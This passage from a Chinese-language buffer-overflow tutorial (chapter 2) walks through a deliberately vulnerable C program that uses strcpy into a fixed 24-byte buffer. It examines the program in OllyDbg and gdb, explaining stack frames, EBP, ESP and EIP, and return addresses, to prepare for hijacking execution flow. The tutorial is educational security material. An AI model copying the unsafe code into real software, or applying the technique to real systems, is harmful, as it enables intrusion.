2013年5月8日 星期三

緩衝區溢位攻擊：第二章 - 改變程式執行的流程

<<< 第一章 - 預備環境與工具
>>> 第三章 - 改變程式執行的行為

第二章目錄 | 全書目錄

- 預備工作
- 改變程式執行的流程
- 初試緩衝區溢位
- 初試 Shellcode


預備工作

一切從最基本開始，在本章中我們使用 Windows XP SP3，至於其他版本的 Windows 作業系統，因為包涵了 ASLR 以及 DEP 等防護緩衝區溢位的手段，解釋起來比較複雜，等到讀者有一定的基礎和瞭解之後，在本書後面的章節我們再來探討克服這些防護技術的方式，沒錯，這些防護技術都還是有機會被克服的，但是需要滿足一些環境條件，等到後面的章節這些環境條件會變得比較清楚易懂一些。Windows XP SP3 只有 32 位元的版本，所以接下來本章的幾個主題，都是在 32 位元底下，關於 Windows XP 環境的設定與取得，請參考第一章 - 預備環境與工具。

我們先以一個簡單的 C 語言程式當作範例，我們要在這個範例中使用緩衝區溢位改變程式執行的流程，之後我們會再分別探討 C++ 語言編譯的程式，以及使用別的編譯器例如 Visual C++ 2010 所編譯的程式，我會盡量完整且詳盡地解釋各種緩衝區溢位的手法，並且提供實際可行的範例，以及清楚可執行的步驟。這裡是我們的第一個例子，雖然我會盡量講得仔細，但如果有些地方不明白，請實際按步操作，並請反覆閱讀幾次，第一個範例雖然簡單，但是卻包含許多基礎的重要概念，請務必了解這個範例，按部就班學習是掌握緩衝區溢位攻擊手法的捷徑，程式碼如下：

```
// File name: simplec001.c
// Date: 2011/11/26
void func(char *str) {
    char buffer[24];
    int *ret;
    strcpy(buffer,str);
}

int main(int argc, char **argv) {
    int x;
    x = 0;
    func(argv[1]);
    x = 1;
    printf("x is 1\n");
    printf("x is 0\n");
    system("pause");
}
```

我們要作到的事情是改變程式執行的流程，理論上上述的程式會在畫面上印出 x is 1 以及 x is 0 兩行字串，但是我們要讓它跳過印出 x is 1 那一行程式碼，使得程式只會印出 x is 0。 我們首先使用 Dev-C++ 來編譯這個程式，打開 Dev-C++ 新增一個空專案，執行 Dev-C++ 選單 File | New | Project...，選擇 Empty Project，如下圖，專案名稱(Name)處可填上 SimpleC001，並且選取 C Project 選項，按下 Ok：



在硬碟的某處資料夾內，選擇 Dev-C++ 的專案 .dev 檔案存放處，並且按下 Save 存檔，以下文中假設我們將檔案放置在 E:\BofProjects\SimpleC001 目錄之下。 開啟 Dev-C++ 專案檔案之後，新增 C 語言原始碼檔案到此專案，在選單執行 File | New | Source File (Ctrl+N)，Dev-C++ 會詢問是否將此檔案加入到專案之內，選擇 Yes 加入，將前面的程式原始碼輸入到檔案內，之後在選單處執行 File | Save，將檔案存成 simplec001.c。 上面這段原始程式碼，我是在某 BBS 站的相關程式語言討論版第一次看到，我覺得這是討論緩衝區溢位很合適的入門題目，因此我們就以它來當作我們的第一個例子，原來的程式碼在最後兩行 printf 裡面，沒有 \n 換行字元，我加上去是為了


輸出比較好看，可以分別輸出兩行，如果沒有 \n 會黏在一起不大好看，最後簡單加上了 "pause" 指令，讓程式執行完暫停一下不要馬上關掉視窗。存檔之後在 Dev-C++ 選單執行 Execute | Compile 編譯出執行檔案 SimpleC001.exe。

緩衝區溢位顧名思義是當一個程式內部儲存的空間，超過它使用的長度限制而發生的問題，例如 SimpleC001 的例子，在函式 func 裡面有一個字元陣列 buffer，其型別是 char，其長度限制為 24，意思是電腦會至少分配 24 個字元空間 (char) 給這個變數 buffer，一般情況來說， 1 個字元是 1 個位元組 (byte)，也就是 8 個位元 (bit)，故我們可以假設 buffer 變數，在記憶體中「至少」佔有 24 個位元組空間的大小，但是，如果我輸入 buffer 超過 24 個字元會發生什麼事呢？這就是緩衝區溢位的情況，我超過 buffer 長度限制的去使用它，並且利用這個超過，去作一些別的事情，我上面說到「至少」，是因為單就從上面 C 語言來看，buffer 的確是被宣告為長度 24，但是如果我們從更底層組合語言的高度來看，電腦為了 buffer 所預留的大小，是會大於等於 24 個位元組的，這在等一下我會更詳細來說明，我們也會實際運用工具來看到組合語言高度所看到的景象。

電腦上指令的執行，是由中央處理器 (CPU) 來處理，而 CPU 所執行的指令集合，根據處理器硬體設計不同會有不一樣，所有的指令都以 0 和 1 的不同組合而構成，也就是低電位和高電位的不同組合，而構成不同的指令，當一個 EXE 程式在執行的時候，它會先被載入到記憶體中，CPU 透過讀入在記憶體中程式指令的部份，一步一步地執行下去，也根據指令的要求，去輸入或者輸出對應的資料，可能是透過鍵盤，讓使用者輸入資料並將其存入變數，例如 C 語言的 scanf 語法，C++ 的 cin 語法，是透過命令列模式下標準輸入裝置 (預設是鍵盤) 來讀入資料，或者 CPU 會根據程式的指令指示將資料輸出到螢幕上、或者寫入到檔案內、或者透過網路、印表機、或者其他裝置來輸入或輸出資料。 剛剛提到所有的指令是由 0 和 1 的不同組合而構成，事實上，資料變數在記憶體中也都是由 0 和 1 的組合來儲存，也就是說，不管是指令或者是資料，在電腦主記憶體中，都是由 0 與 1 組成，CPU 無法分辨記憶體中的 0 和 1 組合究竟是指令還是資料，它必須依靠程式的結構、流程、邏輯規劃，來知道哪些記憶體區塊是指令，哪些區塊是資料。

緩衝區溢位的攻擊就是把在主記憶體中，儲存資料的空間塞超過它的限制長度，並且繼續塞，直塞到主記憶體中儲存指令的空間，然後把指令覆蓋掉，覆蓋成我們希望執行的指令，然後當 CPU 毫不知情將指令取來執行的時候，就會執行我們覆蓋上的偽資料了，理論上可以作任何程式可以作到的事，諸如下載並執行別的程式、傳輸機密檔案、新增系統管理者帳號、安插後門程式等等，但實際應用上受限於當時的環境本身，更詳細的例子我們會慢慢看到。 剛剛提到，緩衝區溢位的攻擊其實就是利用 CPU 無法判別記憶體中是資料或者是指令的特性，將偽資料寫入記憶體原本存放指令的位置，而後讓 CPU 去執行，所以要能夠成功的使用緩衝區溢位，必須知道記憶體中存放資料和指令的位置分別在哪裡，並且資料怎樣可以覆寫到原本存放的指令去，這在之後的章節和範例中我們都會看得越來越清楚。

以 SimpleC001 這個例子來說，我們先試試看是不是可以「改變程式執行的流程」，我們先試著執行一下程式 simplec001.exe，透過 Dev-C++ 的選單，執行 Execute | Parameters... 先叫出參數視窗，從 SimpleC001 的程式碼來看，程式需要讀入一個參數 argv[1] 才能正常執行，這裡這個字串是什麼還先不重要，所以我們隨便輸入一個字串 "meaningless" 來讓其正常執行即可，如下圖，輸入好了按下 Ok 確認：




在 Dev-C++ 選單中執行 Execute | Run 來執行一下程式，執行結果應如下圖所示，按下任意鍵結束程式：

程式碼是一行一行執行下來的，我們要來試著透過修改 func 裡面的 ret 變數來跳過 x = 1; 以及 printf("x is 1\n"); 這兩行程式碼，直接執行 printf("x is 0\n"); 這小小的改變，看似沒有什麼，但是實則是代表"'我們利用一個儲存資料的記憶體 ret 變數，改寫了儲存指令的記憶體，使得 CPU 就像執行了 C 語言的 goto 語法一樣，改變了程式的執行流程'"。


改變程式執行的流程

要改變程式的流程，關鍵在於要瞭解上述原始程式碼中，函式 func 裡面儲存資料和指令的位置分別在哪裡？我們用 OllyDbg 打開 SimpleC001.exe 檔案，因為 SimpleC001.exe 執行的時候需要讀入參數 argv[1]，所以使用 OllyDbg 執行時，要在參數欄位 (Arguments) 的地方輸入一個字串，字串本身內容不重要，我們只是要讓 SimpleC001.exe 正常執行而已，我這裡暫時輸入 "meaningless" 字串如下圖，按下 Open 按鈕之後，OllyDbg 會代你去執行 SimpleC001.exe 並且啟動偵錯的功能：




將 OllyDbg 視窗放到最大，一開始你看到的畫面會如下圖，總共有五個區塊：

如果是第一次看到偵錯畫面，可能會覺得很陌生，很多東西看不懂，不用擔心，往後我們會慢慢一一解釋每一個東西的作用，這個預設的畫面，是 OllyDbg 所謂的 CPU window，視窗切分成五個區塊，左上角的區塊是反組譯區塊 (Disassembler pane)，代表程式目前執行到哪一行組合語言指令，反組譯區塊下方有一個小區塊是資訊區塊 (Information pane)，資訊區塊下方的區塊是記憶體傾印區塊 (Dump window)，右上方是暫存器區塊 (Registers window)，暫存器區塊下方是堆疊區塊 (Stack pane)。 你可以從畫面上看到，一開始反組譯區塊停留在一行，最左邊的數字寫著 00401220，空一點空白之後是 $ 55，在空一些空白之後是寫著 PUSH EBP，如下圖：




正常來說，你看到的數字應該和我這裡一樣是 00401220，但是有可能這數字會不同，取決於你編譯這支範例程式的環境，這個 00401220 數字代表的是記憶體位址，是以 16 進位表示的，而後面接著 $ 55 是代表這塊記憶體位址上儲存的數值是 55，這裡也都是 16 進位表示的，換言之，在記憶體 00401220 的位址上，儲存著一個位元組，其值是 55，而 $ 這個符號是 OllyDbg 特別標示出來給我們看的，是 OllyDbg 提供的功能，它幫忙標示出在組合語言裡面，函式的起頭 (Function prologue) 位置，剛剛說這塊記憶體上存放著數值 55，這數值 55 如果被拿來當作 CPU 指令來解讀 (也就是一般所說的 opcode)，會被解讀為 PUSH EBP 指令，也就是 OllyDbg 在同一行後面空一些空白之後所寫的，所以 OllyDbg 的這個反組譯區塊，就是把在記憶體中，存放 CPU 指令的記憶體呈現出來，呈現方式是一行一行按照順序列出記憶體的位址、記憶體的值、以及其值所代表的 CPU 指令，實際上在記憶體中很單純，就是記憶體位址以及存放於記憶體中的數值，OllyDbg 所做的是幫助我們，把數值對照轉換為 CPU 指令並且透過方便的介面顯示出來。

程式會從 00401220 開始執行是因為在程式的 PE (Portable Executable) 表頭中定義的程式起始位置 (Entry point)，起始位置通常都不是 main 函式，你可能會認為程式不是都由 main 函式開始執行嗎？事實上，在 main 函式之前，會先執行一系列的動作，包括初始化程序、執行緒、程式的參數等等相關資訊，所以都是由應用程式 EXE 檔案本身的 PE 檔頭來定義起始執行的位置。 在反組譯區塊的視窗往下拉直到你看到另一個 $ 符號，大概在 00401290 的位置 (請注意根據你編譯這支範例程式的環境，你看到的數字可能會有所差異，但是相對位置應該不會改變)，代表是另一個函式的起頭，從 00401290 開始，到 004012A9 為止，這個是函式 func 反組譯的結果，如下圖，我們之後會常常回來檢視這一段反組譯結果：




你可能會問我怎麼知道這一段組語是函式 func，這一堆組合語言看起來都一樣，怎麼可以知道 func 在哪裡？有兩個辦法，第一個是憑經驗和一些事實去推測，我們知道在函式 func 裡面呼叫了 strcpy 這個系統函式，如果你去拉動 OllyDbg 的反組譯區塊視窗，會發現只有這裡有顯示 strcpy 的字樣 (在位址 004012A3)，可以簡單推理知道這裡一定是 func，其實因為我們的 SimpleC001 程式很小，所以你只要稍微從一開始的地方往下拉一點點就會看到 strcpy 的字樣了，不需要找很久，而函式的起頭通常都是 PUSH EBP，結尾都是類似 LEAVE 然後 RETN，所以可以推理出來；

第二個辦法，是透過工具 gdb 得知，因為 SimpleC001 是在 Dev-C++ 下編譯的，Dev-C++ 使用的是 MinGW32 所提供的 mingw32-gcc.exe 來編譯程式，這樣編譯出來的程式，和由 Visual C++ 編譯出來的程式，其內部偵錯資訊格式 (symbol format) 不同，OllyDbg、WinDBG、Immunity Debugger 等等偵錯工具都是可以讀微軟 Visual C++ 的偵錯資訊，但是無法讀 MinGW32 的 gcc 產生的偵錯資訊，所以我們要透過 Dev-C++ 所附的 gdb 來抓出函式的位址，假設 Dev-C++ 安裝在 C 槽 C:\Dev-Cpp 目錄之下，執行 cmd.exe 叫出命令列視窗，如下圖：




在命令列模式輸入指令 cd \Dev-Cpp\bin 移到 Dev-C++ 的工具目錄下，輸入指令 gdb 就可以執行 gdb 工具，假設我們的 SimpleC001 路徑在 E:\BofProjects\SimpleC001\simplec001.exe， gdb 加上 --args 參數可以為執行的程式設定參數，我們還是一樣丟入一個無意義的字串參數 "meaningless" 給 simplec001.exe，讓 gdb 載入 simplec001.exe 之後，我們使用 gdb 的 disassemble 反組譯功能，把函式 func 和函式 main 的位址找出來，gdb 的 disassemble 指令吃兩個參數，第一個是起始位址，第二個是結束位址，它會自動將起始位址到結束位

址中間的記憶體內容進行反組譯，傾印出這些記憶體內容數值所代表的組合語言，我們只需要找出函式一開頭的位址，所以印一個位元組就好，輸入 disassemble func func+1，代表印出從函式 func 的位址到此位址加上 1 個位元組的反組譯內容，可以看到下圖的輸出結果為 0x401290 到 0x401291，這即是 func 的起始位址，同樣方法我們也順便找出函式 main 的位址，請參考下圖，函式 func 在 0x401290 的位址，函式 main 位在 0x4012aa 的位址，最後我們輸入 quit 跳出 gdb：



回到 OllyDbg，看看 func 函式的反組譯結果，一開始 00401290 的 PUSH EBP 和下面一行 MOV EBP,ESP 這兩行組合語言，常常被稱作 Function prologue，我們可以視為函式的起頭，在反組譯過程中，如果看到這兩行，可以當作是一個函式的起頭，當然有些時候函式會被轉換成行內函式 (inline function)，就不會有這樣的兩行當作特徵，說到這裡，我們要先跳開說一下暫存器的功能，不過別擔心，即便你沒有學過組合語言也沒有關係，這裡我們只用到一些基礎入門的知識而已，在 OllyDbg 視窗的右上方是暫存器區塊，如下圖：




你可以看到從上而下的暫存器 (Register) 分別是：
* EAX, Accumulator Register
* ECX, Counter Register
* EDX, Data Register
* EBX, Base Register
* ESP, Stack Pointer
* EBP, Base Pointer
* ESI, Source Index
* EDI, Destination Index
* EIP, Instruction Pointer

暫存器名稱的第一個字母 E 代表 Extended，原先從 16 位元延伸到現在的 32 位元架構暫存器，故名稱上也都加上字母 E 以示別。

上面順序是有道理的，在突破 Windows 的 DEP 技術時會用到這個順序，往後我們會慢慢瞭解，建議你按照這個順序記住暫存器的名稱，從設計的原則上來看，EAX 主要是用於一般的數學運算，諸如加減乘除等等，EAX 也被用於當作函式的回傳值，ECX 常用於當作迴圈的計數器，EDX 用於暫時儲存資料，EBX 常用於當作陣列的基底索引，上述是以設計的原則來看，但是現實應用上 EAX、ECX、EDX、以及 EBX 四個暫存器可能被拿來作任何的用途，ESI 和 EDI 常被拿來當作存取記憶體用的索引，ESP 相當重要，它被拿來當作堆疊指標，EBP 通常被用來當作堆疊的基底指標，ESP 和 EBP 所夾住的記憶體範圍就是堆疊的記憶體空間，這在晚一點我們會更詳細來說明，EIP 是指令指標，EIP 所指向的記憶體內容就是 CPU 接下來會執行的指令。


我以緩衝區溢位的攻擊角度來說，除了 ESP、EBP、EIP 以外，其他的暫存器都可能被拿來作任何運用，所以要特別注意這三個暫存器，EIP 可以看作是指標，其內容是記憶體位址，而該記憶體位址所存放的數值內容，將被 CPU 當作是接下來要執行的指令，也就是當作 opcode (operation code) 來執行，ESP 也是指標，其內容所存放的記憶體位址就是堆疊的起頭，EBP 所存放的記憶體位址就是堆疊的底。

在 C 語言中要呼叫一個函式的時候，會將參數一併餵給該函式，從組合語言的高度來看，在程序進入到函式內部之後，就是利用 EBP 來取得餵入函式的參數，關於這一點我們可以在 main 函式和 func 函式裡面看到，請回到原先 OllyDbg 的反組譯區塊，從 004012AA 開始就是 main 函式，如下：



函式 main 從 004012AA 一直延伸到 00401317 的 RETN 指令，在 004012E6 處，可以看到指令 CALL SimpleC0.00401290，這是呼叫函式 func，我們觀看它的前一行 004012E3 是指令 MOV DWORD PTR SS:[ESP],EAX 這一行是預備 func 的參數 argv[1]，可以看到在呼


叫 func 之時，字串參數已經預備好在 ESP 當前的位置，執行 004012E6 的指令 CALL SimpleC0.00401290 的時候，會將下一行指令位址 004012EB，推入 ESP 堆疊內，這就是將來函式 func 執行完回來函式 main 之後，程序繼續下去的位址，請參閱如下圖，圖中的 EAX 數值是根據筆者電腦執行的結果，存放指向字串 "meaningless" 的指標，你看到的數值可能會不同：




在函式 main 執行了 004012E6 那一行 CALL 指令之後，程序進入到函式 func，我們重新看一下前面 func 反組譯結果的貼圖，可看到前面兩行的 function prologue，第一行 PUSH EBP，會將原本 EBP 的值「堆」在現有的堆疊之上，也就是 ESP 自減 4 個位元組 (因為 EBP 是 32 位元，堆上堆疊去，堆疊變大 32 位元，也就是 4 個位元組)，而後再把 EBP 的值放於 ESP 的位置，堆疊是往記憶體低的地方「堆」，所以堆疊越疊越高的時候，ESP 會越減越多、越來越小。

函式 func 第二行 MOV EBP,ESP，會將 ESP 當前的值，直接拷貝到 EBP 裡面，執行完後，EBP 和 ESP 相等，早先說這兩行組語指令被稱作 function prologue，因為在進入到每一個函式的一開始 (包括 main 函式)，都會先執行此兩行指令，儲存原有的舊 EBP，並且讓新 EBP 等於 ESP，此後在同一個函式內部，新 EBP 始終維持不動，ESP 可以無顧慮的減值 (也就是堆疊無顧慮的往上堆)，等到函式要結束回到呼叫它的母函式之前，ESP 和 EBP 的相差值，就是這一個函式使用過的堆疊大小，在函式結束之時，會令 ESP 等於 EBP，瞬間將在這一個函式內消耗的堆疊取消，並且再 POP EBP，讓原本的第一行 PUSH EBP 所儲存的舊 EBP 的值恢復到 EBP 裡面，而 ESP 那時所減去的 4 也會被加回來，這就是函式 func 最後倒數第二行 LEAVE 的功效，那一行的功效等同於 MOV ESP,EBP 加上 POP EBP，MOV ESP,EBP 是將 EBP 的值拷貝到 ESP，所以 ESP 會等於 EBP，瞬間取消在此函式內消耗的所有堆疊空間，然後 POP EBP 會將原本進入函式前的舊 EBP 值恢復到 EBP 裡面，並再將 ESP 加 4，POP 指令是取下堆疊元素使堆疊變小，堆疊 (stack) 是資料結構學科中基本的結構之一，關於堆疊的原理請參考資料結構相關書籍或網站，只要記得在記憶體中，堆疊往上堆 (PUSH) 是往記憶體位址低的地方堆，ESP 自減其值，取下堆疊元素 (POP) 則是相反，堆疊變小，ESP 自加其值。


以下圖示為 function prologue 的兩行組語執行過程中堆疊的變化，我們在 OllyDbg 的反組譯區塊裡頭，將滑鼠游標移動到 00401290 那一行點一下，並且按下 F2 設定一個中斷點，然後按下 F9 令程式執行直到中斷點，程式會停在 00401290 那一行，以下圖示為在此時按下 F7 逐行執行的結果，可以看到在進入到函式 func 之前，EBP 本來的數值是 0022FF78，而尚未執行函式 func 內任何一個指令之前，堆疊最上面是所儲存的是 004012EB，這是函式 func 結束之後，回到函式 main 之後繼續要執行的位址，而堆疊的第二個所儲存的，就是丟入 func 的參數 argv[1] (或者說是函式 func 內部的字串變數 str，實際意義上兩者雖然不同，但此處先省略解釋暫無緊要的細節)，argv[1] 是一個字元指標，其值在此為 003E3CCF，如果去 003E3CCF 處傾印記憶體，會發現就是我們執行 simplec001.exe 所丟入的字串 "meaningless"，請看下方附圖，所以執行完 function prologue 的兩行組語之後，會把 EBP 原先的值保留起來，並且讓 EBP 等於目前的 ESP，在函式裡面，我們就可以用 EBP+4 存取函式結束後回到母函式繼續執行的指令位址，用 EBP+8 存取傳入函式的字串參數，在剛剛前面的段落有提到，函式內 EBP 是堆疊的基底指標，可以透過它來取得傳入函式的參數，其原理就在於此，請務必理解此點：



下圖可以看出在 003E3CCF 傾印記憶體的內容，就是我們的 "meaningless" 字串：



以下圖示為函式 func 執行 LEAVE 指令時堆疊的變化，可以同樣在 OllyDbg 反組譯區塊視窗裡面，將滑鼠移動到在 004012A8 的位址點一下使其反白，並且按下 F2 設定中斷點，然後按下 F9 使程式執行到中斷點處，然後按下 F7 逐步執行，觀看堆疊與暫存器的變化，在函式 func 裡面，不管程式碼如何變化，最後函式要結束回到母函式 main 之前，一定會把當初的 EBP 復原回來，並且把堆疊指標 ESP 也復原回來，在函式 func 中不論 ESP 如何改變，最後一切還原，回到原來的狀態，而 LEAVE 接下來的 RETN 指令，就會把堆疊指標所指的 004012EB 載入 (POP) 到 EIP 裡面，EIP 是程序指標 (Entended Instruction Pointer)，EIP 代表 CPU 接下來要執行的指令位址，不管那個位址所儲存的是真的指令，還是假的資料，CPU 都會設法去執行它，RETN 指令等效於 POP EIP，雖然沒有 POP EIP 